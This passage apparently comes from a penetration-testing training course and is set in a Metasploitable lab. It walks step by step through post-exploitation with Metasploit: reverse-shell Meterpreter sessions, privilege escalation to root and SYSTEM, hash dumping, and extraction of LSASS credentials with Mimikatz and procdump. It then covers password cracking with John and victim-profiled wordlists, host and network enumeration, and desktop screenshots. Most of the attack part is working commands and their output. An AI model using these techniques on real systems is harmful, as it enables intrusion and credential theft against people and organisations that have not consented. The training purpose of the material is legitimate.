[*] Started reverse TCP handler on 192.168.21.10:4460
[*] Sending stage (861480 bytes) to 192.168.1.10
[*] Meterpreter session 10 opened (192.168.21.10:4460 ->
192.168.1.10:50128) at 2018-07-03 10:11:57 -0500
[*] Command stager progress: 100.00% (773/773 bytes)
[*] Post module execution completed
```

If the exploit successfully completed, a new Meterpreter session is available:

```
msf post(multi/manage/shell_to_meterpreter) > sessions -i 10
[*] Starting interaction with 10...

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0

meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux

meterpreter >
```

Privilege escalation

When attacker gain access to a system, they are more likely to have limited rights. Privilege escalation is a type of attack used to gain elevated access to a network and its data and applications. It takes advantages of misconfigurations, programming errors or design flaw.

Getsystem

Meterpreter has a “getsystem” command that magically elevates from a local administrator to the SYSTEM user. To do so, it uses three different techniques: the first two rely on named pipe impersonation and the last one relies on token duplication. Be aware that the second techniques drops a DLL on the disk, which can trigger anti-virus.

The third techniques requires “SeDebugPrivileges” (which might be obtained using “getprivs” command).

```
meterpreter > sysinfo
```

```
Computer        : METASPLOITABLE3
OS              : Windows 2008 R2 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows

meterpreter > getuid
Server username: METASPLOITABLE3\h4cker

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In
Memory/Admin)).

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Local exploit

Local exploits are run on the machine by the attacker once he has a shell on the machine. Those scripts exploit vulnerabilities or misconfigurations to gain elevated privileges. Common vulnerabilities are SUID or buffer overflows.

Metasploit “local_exploit_suggester” module suggests exploit for a given target.

HANDS ON DEMO

Suppose you successfully obtained a Meterpreter session with www-data privileges.

```
msf exploit(multi/handler) > sessions -i 87
[*] Starting interaction with 87...

meterpreter > getuid
Server username: uid=33, gid=33, euid=33, egid=33
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

Search for the local exploit suggester and use it on the correct session:

```
msf exploit(multi/handler) > search local_exploit_suggester

Matching Modules
================
   Name                                             Disclosure Date  Rank
Description
   ----                                             ---------------  ----
-----------
   post/multi/recon/local_exploit_suggester                          normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                          normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                          normal
Multi Recon Local Exploit Suggester
   post/multi/recon/local_exploit_suggester                          normal
Multi Recon Local Exploit Suggester


msf exploit(multi/handler) > use
post/multi/recon/local_exploit_suggester
msf post(multi/recon/local_exploit_suggester) > show options

Module options (post/multi/recon/local_exploit_suggester):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   SESSION          8                yes       The session to run this
module on
   SHOWDESCRIPTION  false            yes       Displays a detailed
description for the available exploits

msf post(multi/recon/local_exploit_suggester) > set session 87
session => 87

msf post(multi/recon/local_exploit_suggester) > run

[*] 192.168.1.10 - Collecting local exploits for x86/linux...
[*] 192.168.1.10 - 21 exploit checks are being tried...
[+] 192.168.1.10 -
exploit/linux/local/glibc_ld_audit_dso_load_priv_esc: The target
appears to be vulnerable.
[+] 192.168.1.10 -
exploit/linux/local/glibc_origin_expansion_priv_esc: The target
appears to be vulnerable.
[+] 192.168.1.10 - exploit/linux/local/netfilter_priv_esc_ipv4: The
target appears to be vulnerable.
[*] Post module execution completed
```

The target seems vulnerable to three exploits. Try the first one:

```
msf post(multi/recon/local_exploit_suggester) > use
exploit/linux/local/glibc_ld_audit_dso_load_priv_esc

msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set
session 87
session => 87
```

```
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > set LPORT
4445
LPORT => 4445
msf exploit(linux/local/glibc_ld_audit_dso_load_priv_esc) > exploit

[*] Started reverse TCP handler on 192.168.21.10:4445
[+] The target appears to be vulnerable
[…snip…]
 [*] Meterpreter session 89 opened (192.168.21.10:4445 ->
192.168.1.10:56047) at 2018-07-09 09:34:53 -0500

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > sysinfo
Computer     : metasploitable.localdomain
OS           : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple   : i486-linux-musl
Meterpreter  : x86/linux
```

As you can see, it worked and privileges are now root.

Information gathering (pivoting)

Once an attacker obtained a session on the target machine, he will start to look for information such as configuration files, history, passwords etc. that could lead to new machines and networks to compromise.

Getting password and hash

Looking for passwords and hashes is one of the first thing that will be done, as it could be an easy way to get domain admin if admin credentials are gathered.

Password storage

Linux

Historically, Linux stored passwords in "/etc/passwd" file. However, this file contain other user-related information than passwords and must be world readable for system tools to function properly. It means that anyone with an access on the system could see passwords hashes.

A "/etc/shadow/" file has been introduced to compensate this information disclosure. Users' information are still in the "/etc/passwd" which is world readable. Passwords, on the other hands are no longer stored in this file but in “/etc/shadow”. A typical shadow entry looks as follows:

```
root@kali:~# cat /etc/shadow
root:$1$EtzbsH3q$MVDBItFFtoV.PTlfHvD8M.:17697:0:99999:7:::
```

The format is the following:

- Username
- Encrypted password. The usual format is $id$salt$hash. On GNU/Linux the algorithms’ id are:

Id	Algorithm
1	MD5
2a	Blowfish
2y	Blowfish
5	SHA-256
6	SHA-512

- Last password change
- Minimum number of days required between password changes
- Maximum number of days the password is valid (after that date, the user must change his password)
- Warn: when should the user be warned his password is to expire
- Inactive: when is disabled the account (number after the password expired)

More on the shadow file on the Wikipedia page.

It is possible to get the hash back using OpenSSL:

```
root@kali:~# openssl passwd -1 -salt EtzbsH3q telindus
$1$EtzbsH3q$MVDBItFFtoV.PTlfHvD8M.
```

Windows

Windows passwords are stored in the SAM database (Security Accounts Manager). This file can be found in “%SystemRoot%/System32/config/SAM” and requires administrator privileges. Both LM and NTLM hashes are in use.

The LM hash was the hashing algorithm used by Windows to store user password. It is still in use for backward compatibility even if Microsoft advise administrators to turn it off. It suffers from several security weakness and a modern computer can crack any LM hash in a few hours.

The NTLM hash is the successor of the LM hash. It is a challenge-response protocol, which uses three messages to authenticate a user. NTLM password are not salted which means that it is possible to authenticate to a server or to run process as another user without knowing the actual password (pass-the-hash attack). NTLM passwords are also considered weak because they can be brute-force easily with modern computer.

Hashdump

Hashdump is a post exploitation module in Metasploit and available for Windows, Linux and Mac OSX operating system. It gathers password files (i.e. /etc/passwd, /etc/shadow…) and download them on the Kali machine (in ~/.msf4/loot/).

HANDS ON DEMO

Using the previously opened Meterpreter session on the Metasploitable machine, dump the hashes from inside the Meterpreter session (this could also be executed simultaneously on multiple machines from Metasploit).

```
meterpreter > run post/linux/gather/hashdump

[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+]
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+]
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/hom
e/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:108:117:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a
user,111,,:/home/user:/bin/bash
[+]
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service
:/bin/bash
[+] Unshadowed Password File:
/root/.msf4/loot/20180704013208_default_192.168.1.10_linux.hashes_1991
96.txt
```

The module even unshadow the password file for us!

Mimikatz

Mimikatz is a post exploitation tool, which helps attackers with common tasks in a pentest, such as dumping NTLM hashes, Kerberos passwords…

On the target

The Local Security Authority Subsystem Service (LASASS.exe) is a service responsible for providing single sign-on (SSO) in windows so that user are not required to reauthenticate each time they access resources. Mimikatz exploits the LSASS cache of credentials and reports the results to the user.

To retrieve clear text password, Mimikatz requires Administrator privileges.

Note also that starting from Windows 8.1, LSASS no longer stores clear text passwords in memory.

In this section we'll use it to dump passwords and hashes.

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.


Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv               Attempt to retrieve msv creds (hashes)
    ssp               Attempt to retrieve ssp creds
    tspkg             Attempt to retrieve tspkg creds
    wdigest           Attempt to retrieve wdigest creds
```

The version of Mimikatz included in Metasploit is the 1.0 but there is a 2.0 version that was released.

```
meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain           User               Password
```

```
------      -------    ------          ----                 --------
0;996       Negotiate  WORKGROUP       METASPLOITABLE3$
0;39380     NTLM
0;997       Negotiate  NT AUTHORITY    LOCAL SERVICE
0;999       NTLM       WORKGROUP       METASPLOITABLE3$
0;120922    NTLM       METASPLOITABLE3 sshd_server          D@rj33l1ng
0;1606354   NTLM       METASPLOITABLE3 vagrant              vagrant
```

Note: A Mimikatz-like exists on Linux and is called mimipenguin.

Local usage

While Mimikatz first goal is to be used on the target machine, another option is to use it locally. Dumping the LSASS.exe memory and retrieving it to his own machine, an attacker can obtain the passwords without uploading Mimikatz on his target machine.

HANDS ON DEMO

Let us dump LSASS.exe memory and get those passwords.

You can download Procdump here.

First, migrate to lsass.exe process, and upload procdump to the target:

```
meterpreter > migrate 484  # lsass.exe
[*] Migrating from 5560 to 484...
[*] Migration completed successfully.

meterpreter > upload procdump64.exe C:\\Windows\\system32
[*] uploading  : procdump64.exe -> C:\Windows\system32
[*] uploaded   : procdump64.exe -> C:\Windows\system32\procdump64.exe
```

Then, dump lsass.exe memory to a file and download it:

```
C:\Windows\system32>procdump64 -ma lsass.exe lsassdump
procdump64 -ma lsass.exe lsassdump

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[16:54:44] Dump 1 initiated: C:\Windows\system32\lsassdump.dmp
[16:54:44] Dump 1 writing: Estimated dump file size is 60 MB.
[16:54:47] Dump 1 complete: 60 MB written in 3.3 seconds
```

```
[16:54:48] Dump count reached.

C:\Windows\system32>^Z
Background channel 2? [y/N]  y
meterpreter > download C:\\Windows\\system32\\lsassdump.dmp \root
[*] Downloading: C:\Windows\system32\lsassdump.dmp ->
root/lsassdump.dmp
[*] Downloaded 1.00 MiB of 57.93 MiB (1.73%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
       SKIPPED
[*] Downloaded 55.00 MiB of 57.93 MiB (94.95%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 56.00 MiB of 57.93 MiB (96.67%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 57.00 MiB of 57.93 MiB (98.4%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] Downloaded 57.93 MiB of 57.93 MiB (100.0%):
C:\Windows\system32\lsassdump.dmp -> root/lsassdump.dmp
[*] download   : C:\Windows\system32\lsassdump.dmp ->
root/lsassdump.dmp
meterpreter >
```

Now, on your Windows machine, open Mimikatz and load the dump file:

```
  .#####.   mimikatz 2.1.1 (x64) built on Jun 16 2018 18:49:05 - lil!
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi`(benjamin@gentilkiwi.com)
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX (vincent.letoux@gmail.com)
  '#####'        > http://pingcastle.com / http://mysmartlogon.com
***/

mimikatz # sekurlsa::Minidump lsassdump.dmp
Switch to MINIDUMP : 'lsassdump.dmp'
```

Finally, retrieve the passwords:

```
mimikatz # sekurlsa::logonPasswords
Opening : 'lsassdump.dmp' file for minidump...

Authentication Id : 0 ; 553046 (00000000:00087056)
Session           : Interactive from 1
User Name         : h4cker
Domain            : METASPLOITABLE3
Logon Server      : METASPLOITABLE3
Logon Time        : 7/9/2018 4:39:46 PM
SID               : S-1-5-21-91035301-3286527290-355893404-1019
       msv :
        [00000003] Primary
        * Username : h4cker
        * Domain   : METASPLOITABLE3
```

```
         * LM       : c0ce2ff901c9303aaad3b435b51404ee
         * NTLM     : b879fdc48195d2af09c3e76cd38ef154
         * SHA1     : 94a4a0bfc1686b9ae77d8f28b596d0630f4b9929
        tspkg :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        wdigest :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        kerberos :
         * Username : h4cker
         * Domain   : METASPLOITABLE3
         * Password : h4cker
        ssp :
        credman :
[…snip…]
        credman :
```

That is it: password have been collected in memory without using Mimikatz on the target machine!

Password cracking

Having gathered hashes is great, but having plaintext passwords would be best. Next step is to crack the password we obtained and several methods exist to achieve this:

- **Brute force**: the attacker tries each possible password. This method is guaranteed to find the password however, not always in a reasonable time.
- **Dictionary attacks**: this one is far more faster as it uses a dictionary of password to try (the most famous being "Rockyou")
- **Rainbow tables** are precomputed hash tables. Instead of calculating the hash of a given plaintext and compare it to the hash to crack, rainbow table allows us to find the password by looking at the hash.
- **Patterns/rules**: let us suppose that you get two plaintext password during a pentest and both were like: *[A-Z][a-z]{3}\$[a-z]{3}2018!*

  This pattern can be used to generate dictionary based on it and to increase success rate.

- **Guessing**: not all people use randomly generated password. On the contrary, most of them use personal elements such as kids' names, birth date, etc. to help them remember their password. However, personal information are often available on the internet and scripts can be used to generate password based on the gathered data (see below).

Many tools exist to help attackers cracking hashes. Here is a non-exhaustive list:

Google

Google can be a powerful hash cracking tool. Submitting a hash to google can lead you to the password in a second. Some website such as crackstation.net may also be an accurate choice.

John

John (John The Ripper) is one of the favorite hash cracking tool for pentesters. It is open source and available for Linux, Mac OSX, Windows and even Android.

Hashcat

Hashcat is also a password cracking tool and is similar to john. It is often used for distributed and GPU hash cracking.

Ophcrack

Ophcrack is a utility that cracks Windows hash using rainbow tables. A live CD exist and it supports multiple platforms.

Cupp

Cupp (Common User Passwords Profiler) is an open source tool developed in python. It generates password dictionary based on information about a person.

```
root@kali:/usr/local/bin/cupp# python cupp.py  -i

[+] Insert the informations about the victim to make a dictionary
[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: John
> Surname: Doe
> Nickname: jdoe
> Birthdate (DDMMYYYY): 04071970
> Partners) name: Jane
> Partners) nickname: Jaja
> Partners) birthdate (DDMMYYYY): 18121972


> Child's name: Elvis
> Child's nickname: TheKing
> Child's birthdate (DDMMYYYY): 23092000


> Pet's name: Scoobydoo
> Company name: Telindus


> Do you want to add some key words about the victim? Y/[N]: n
> Do you want to add special chars at the end of words? Y/[N]: y
> Do you want to add some random numbers at the end of words? Y/[N]:y
> Leet mode? (i.e. leet = 1337) Y/[N]: y

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to john.txt, counting 82746 words.
[+] Now load your pistolero with john.txt and shoot! Good luck!
```

Ncrack & THC Hydra

Ncrack and THC Hydra are brute force tools to crack remote authentication services. They can perform rapid attacks on the most common protocols such as ftp, http, https and several databases. They will not be presented here but it is good to know that they exist.

HANDS ON

Use John to crack gathered hashes.

HANDS ON ANSWERS

```
root@kali:~# john --show passwd.txt
sys:batman:3:3:sys:/dev:/bin/sh
klog:123456789:103:104::/home/klog:/bin/false
service:service:1002:1002:,,,:/home/service:/bin/bash

3 password hashes cracked, 4 left
```

Where passwd.txt is as follow:

```
root@kali:~# cat passwd.txt
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/bin/sh
bin:*:2:2:bin:/bin:/bin/sh
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
sync:*:4:65534:sync:/bin:/bin/sync
[…snip…]
statd:*:114:65534::/var/lib/nfs:/bin/false
snmp:*:115:65534::/var/lib/snmp:/bin/false
root@kali:~# john –wordlist=/usr/share/wordlists/rockyou.txt
passwd.txt
```

John successfully cracked three hashes:

```
sys:batman
klog:123456789
service:service
```

Executing john without the wordlist give us three other passwords:

```
postgres:postgres
user:user
msfadmin:msfadmin
```

Bonus: execute the creds command. Passwords and hashes are automatically stored in database (if hashes have been cracked in Metasploit).

Application passwords

Users' passwords are often stored in web browsers or other applications. Tools such as NirSoft Tools (see www.nirsfot.net) are useful to gather juicy information from a compromised machine. From outlook to thunderbird passing through Chrome, Firefox, Nirsoft Password recovery utilities can be a real asset in pentesters toolbox.

Enumeration

Once an attacker gained access to a machine and may have escalated privileges, he can enumerate the machine to access even more information about his target.

Multiple post exploitation scripts are already included in Metasploit and make the attacker's life easier.

Here are modules that can be used to enumerate a target after gaining an access to it. An example on metasploitable2 previously exploited:

```
meterpreter > run post/linux/gather/
run post/linux/gather/checkcontainer
run post/linux/gather/enum_system
run post/linux/gather/mount_cifs_creds
run post/linux/gather/checkvm
run post/linux/gather/enum_users_history
run post/linux/gather/openvpn_credentials
run post/linux/gather/enum_configs
run post/linux/gather/enum_xchat
run post/linux/gather/pptpd_chap_secrets
run post/linux/gather/enum_network
run post/linux/gather/gnome_commander_creds
run post/linux/gather/tor_hiddenservices
run post/linux/gather/enum_protections
run post/linux/gather/gnome_keyring_dump
run post/linux/gather/enum_psk
run post/linux/gather/hashdump
```

```
meterpreter > run post/linux/gather/checkvm

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
meterpreter > run post/linux/gather/enum_configs

[*] Running module against metasploitable.localdomain
[*] Info:
[*] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
[+] apache2.conf stored in
/root/.msf4/loot/20180704012514_default_192.168.1.10_linux.enum.conf_8
94649.txt
[+] ports.conf stored in
/root/.msf4/loot/20180704012515_default_192.168.1.10_linux.enum.conf_8
23338.txt
[-] Failed to open file: /etc/nginx/nginx.conf: core_channel_open:
Operation failed: 1
[-] Failed to open file: /etc/snort/snort.conf: core_channel_open:
Operation failed: 1
[+] my.cnf stored in
/root/.msf4/loot/20180704012515_default_192.168.1.10_linux.enum.conf_6
95989.txt
[+] ufw.conf stored in
/root/.msf4/loot/20180704012516_default_192.168.1.10_linux.enum.conf_6
82673.txt
[+] sysctl.conf stored in
/root/.msf4/loot/20180704012516_default_192.168.1.10_linux.enum.conf_6
98213.txt
[-] Failed to open file: /etc/security.access.conf: core_channel_open:
Operation failed: 1
```

```
[+] shells stored in
/root/.msf4/loot/20180704012516_default_192.168.1.10_linux.enum.conf_3
89136.txt
 [-] Failed to open file: /etc/opt/lampp/etc/httpd.conf:
core_channel_open: Operation failed: 1
[+] sysctl.conf stored in
/root/.msf4/loot/20180704012519_default_192.168.1.10_linux.enum.conf_9
81925.txt
       SKIPPED
```

```
meterpreter > run post/linux/gather/enum_network

[*] Running module against metasploitable.localdomain
[*] Module running as root
[+] Info:
[+] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
[*] Collecting data...
[+] Network config stored in
/root/.msf4/loot/20180704012555_default_192.168.1.10_linux.enum.netwo_
223360.txt
[+] Route table stored in
/root/.msf4/loot/20180704012555_default_192.168.1.10_linux.enum.netwo_
467769.txt
[+] Firewall config stored in
/root/.msf4/loot/20180704012555_default_192.168.1.10_linux.enum.netwo_
876048.txt
       SKIPPED
```

```
meterpreter > run post/linux/gather/enum_protections

[*] Running module against 192.168.1.10 [metasploitable]
[*] Info:
[*] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
[*] Finding installed applications...
[+] ufw found: /usr/sbin/ufw
[+] iptables found: /sbin/iptables
[+] logrotate found: /usr/sbin/logrotate
[+] tcpdump found: /usr/sbin/tcpdump
[+] aa-status found: /usr/sbin/aa-status
[*] Installed applications saved to notes.
```

```
meterpreter > run post/linux/gather/enum_system

[+] Info:
[+] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
[+]     Module running as "root" user
```

```
[*] Linux version stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
031092.txt
[*] User accounts stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
513771.txt
[*] Installed Packages stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
655395.txt
[*] Running Services stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
363789.txt
[*] Cron jobs stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
453375.txt
[*] Disk info stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
839926.txt
[*] Logfiles stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
414842.txt
[*] Setuid/setgid files stored in
/root/.msf4/loot/20180704012801_default_192.168.1.10_linux.enum.syste_
305898.txt


[-] The specified meterpreter session script could not be found:
post/linux/gather/enum_user_history
meterpreter > run post/linux/gather/enum_users_history

[+] Info:
[+] Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 GNU/Linux
       SKIPPED
[-] Failed to open file: /var/spool/lpd/.ash_history:
core_channel_open: Operation failed: 1
[-] Failed to open file: /var/spool/lpd/.bash_history:
core_channel_open: Operation failed: 1
[+] bash history for postgres stored in
/root/.msf4/loot/20180704012959_default_192.168.1.10_linux.enum.users_
159495.txt
       SKIPPED
[+] Last logs stored in
/root/.msf4/loot/20180704013017_default_192.168.1.10_linux.enum.users_
514330.txt
[+] Sudoers stored in
/root/.msf4/loot/20180704013017_default_192.168.1.10_linux.enum.users_
675993.txt
```

Gaining information about the network:

```
meterpreter > arp
ARP cache
```

```
=========

    IP address      MAC address        Interface
    ----------      ------------       ---------
    192.168.22.20   00:50:56:b5:65:94
    192.168.22.254  00:50:56:b5:f4:82

meterpreter > ifconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 16436
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::
```

You can check all gathered information that were stored in the loot directory by issuing the loot command:

```
msf > loot 192.168.1.10 -t linux.enum.conf
```

Tips: there are some places where it is worth looking at. For instance application passwords (Internet browsers, skype, putty…). Gathering ssh keys, GPG keys, source code, left behind “password.txt” file, Wireless client profile…

Sometimes, attackers may find password history which follow a template (e.g. Telindus2015*, Telindus2016*, Telindus2017*, …) which can probably give the new access for 2018.

The loading Mimikatz to retrieve passwords, we get interesting stuff:

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.


Mimikatz Commands
=================

    Command           Description
    -------           -----------
    kerberos          Attempt to retrieve kerberos creds
    livessp           Attempt to retrieve livessp creds
    mimikatz_command  Run a custom command
    msv                  Attempt to retrieve msv creds (hashes)
    ssp                  Attempt to retrieve ssp creds
    tspkg                Attempt to retrieve tspkg creds
    wdigest              Attempt to retrieve wdigest creds

meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;996      Negotiate  WORKGROUP        METASPLOITABLE3$
0;39380    NTLM
0;120922   NTLM       METASPLOITABLE3  sshd_server      D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant          vagrant


meterpreter > tspkg
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
=================

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;120922   NTLM       METASPLOITABLE3  sshd_server      D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant          vagrant

meterpreter > wdigest
[+] Running as SYSTEM
[*] Retrieving wdigest credentials
wdigest credentials
===================

AuthID     Package    Domain           User             Password
------     -------    ------           ----             --------
0;120922   NTLM       METASPLOITABLE3  sshd_server      D@rj33l1ng
0;1606354  NTLM       METASPLOITABLE3  vagrant          vagrant
```

Then doing some enumeration:

```
meterpreter > run post/windows/gather/enum_applications

[*] Enumerating applications installed on METASPLOITABLE3

Installed Applications
======================

 Name
Version
```

```
 ----                                                            -----
--
 7-Zip 18.05 (x64)                                               18.05
 Java 8 Update 171
8.0.1710.11
 Java 8 Update 171 (64-bit)
8.0.1710.11
[…snip…]
5.2.12.0
 VMware Tools
10.2.0.7253323


[+] Results stored in:
/root/.msf4/loot/20180705025545_default_192.168.22.30_host.application
_878700.txt
meterpreter > run post/windows/gather/checkvm

[*] Checking if METASPLOITABLE3 is a Virtual Machine .....
[+] This is a VMware Virtual Machine
meterpreter > run post/windows/gather/enum_logged_on_users

[*] Running against session 16

Current Logged Users
====================

 SID                                           User
 ---                                           ----
 S-1-5-18                                      NT AUTHORITY\SYSTEM
 S-1-5-21-91035301-3286527290-355893404-1002
METASPLOITABLE3\sshd_server


[+] Results saved in:
/root/.msf4/loot/20180705025622_default_192.168.22.30_host.users.activ
_897807.txt

Recently Logged Users
=====================

 SID                                           Profile Path
 ---                                           ------------
 S-1-5-18
%systemroot%\system32\config\systemprofile
 S-1-5-19
C:\Windows\ServiceProfiles\LocalService
 S-1-5-20
C:\Windows\ServiceProfiles\NetworkService
 S-1-5-21-91035301-3286527290-355893404-1000  C:\Users\vagrant
 S-1-5-21-91035301-3286527290-355893404-1002  C:\Users\sshd_server


meterpreter > run post/windows/gather/enum_patches
```

```
[+] KB2871997 is missing
[+] KB2928120 is missing
[…snip…]
meterpreter > arp

ARP cache
=========

    IP address          MAC address          Interface
    ----------          -----------          ---------
    192.168.1.10    00:50:56:b5:57:88  15
    192.168.22.254      00:50:56:b5:f4:82  15
    192.168.22.255      ff:ff:ff:ff:ff:ff  15
    224.0.0.22          00:00:00:00:00:00  1
    224.0.0.22          01:00:5e:00:00:16  15
    224.0.0.251         01:00:5e:00:00:fb  15
    224.0.0.252         01:00:5e:00:00:fc  15
    224.2.2.4           01:00:5e:02:02:04  15
    239.77.124.213      00:00:00:00:00:00  1
    239.77.124.213      01:00:5e:4d:7c:d5  15
    255.255.255.255     ff:ff:ff:ff:ff:ff  15

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```


It can be useful to get Firewall configuration:

```
meterpreter > shell
Process 5148 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ManageEngine\DesktopCentral_Server\bin>netsh firewall show opmode
netsh firewall show opmode

Domain profile configuration:
-------------------------------------------------------------------
Operational mode                  = Enable
Exception mode                    = Enable

Standard profile configuration (current):
-------------------------------------------------------------------
```

```
Operational mode                  = Enable
Exception mode                    = Enable

IMPORTANT: Command executed successfully.
However, "netsh firewall" is deprecated;
use "netsh advfirewall firewall" instead.
For more information on using "netsh advfirewall firewall" commands
instead of "netsh firewall", see KB article 947709
at http://go.microsoft.com/fwlink/?linkid=121488 .
```


Finally, we can take a screenshot of the vagrant user's desktop:

```
meterpreter > enumdesktops
Enumerating all accessible desktops

Desktops
========

    Session  Station   Name
    -------  -------   ----
    0        WinSta0   Default
    0        WinSta0   Disconnect
    0        WinSta0   Winlogon


meterpreter > getdesktop
Session 0\S\D
meterpreter > screenshot
Screenshot saved to: /root/KsbSJYsH.jpeg
meterpreter > screenshot
Screenshot saved to: /root/yEqyMWEU.jpeg
```


Recycle Bin
Boxstarter Shell
Start DesktopCen...
Start
Windows Server 2008 R2 Standard
Windows License is expired
Build 7601
This copy of Windows is not genuine
12:27 AM
7/5/2018

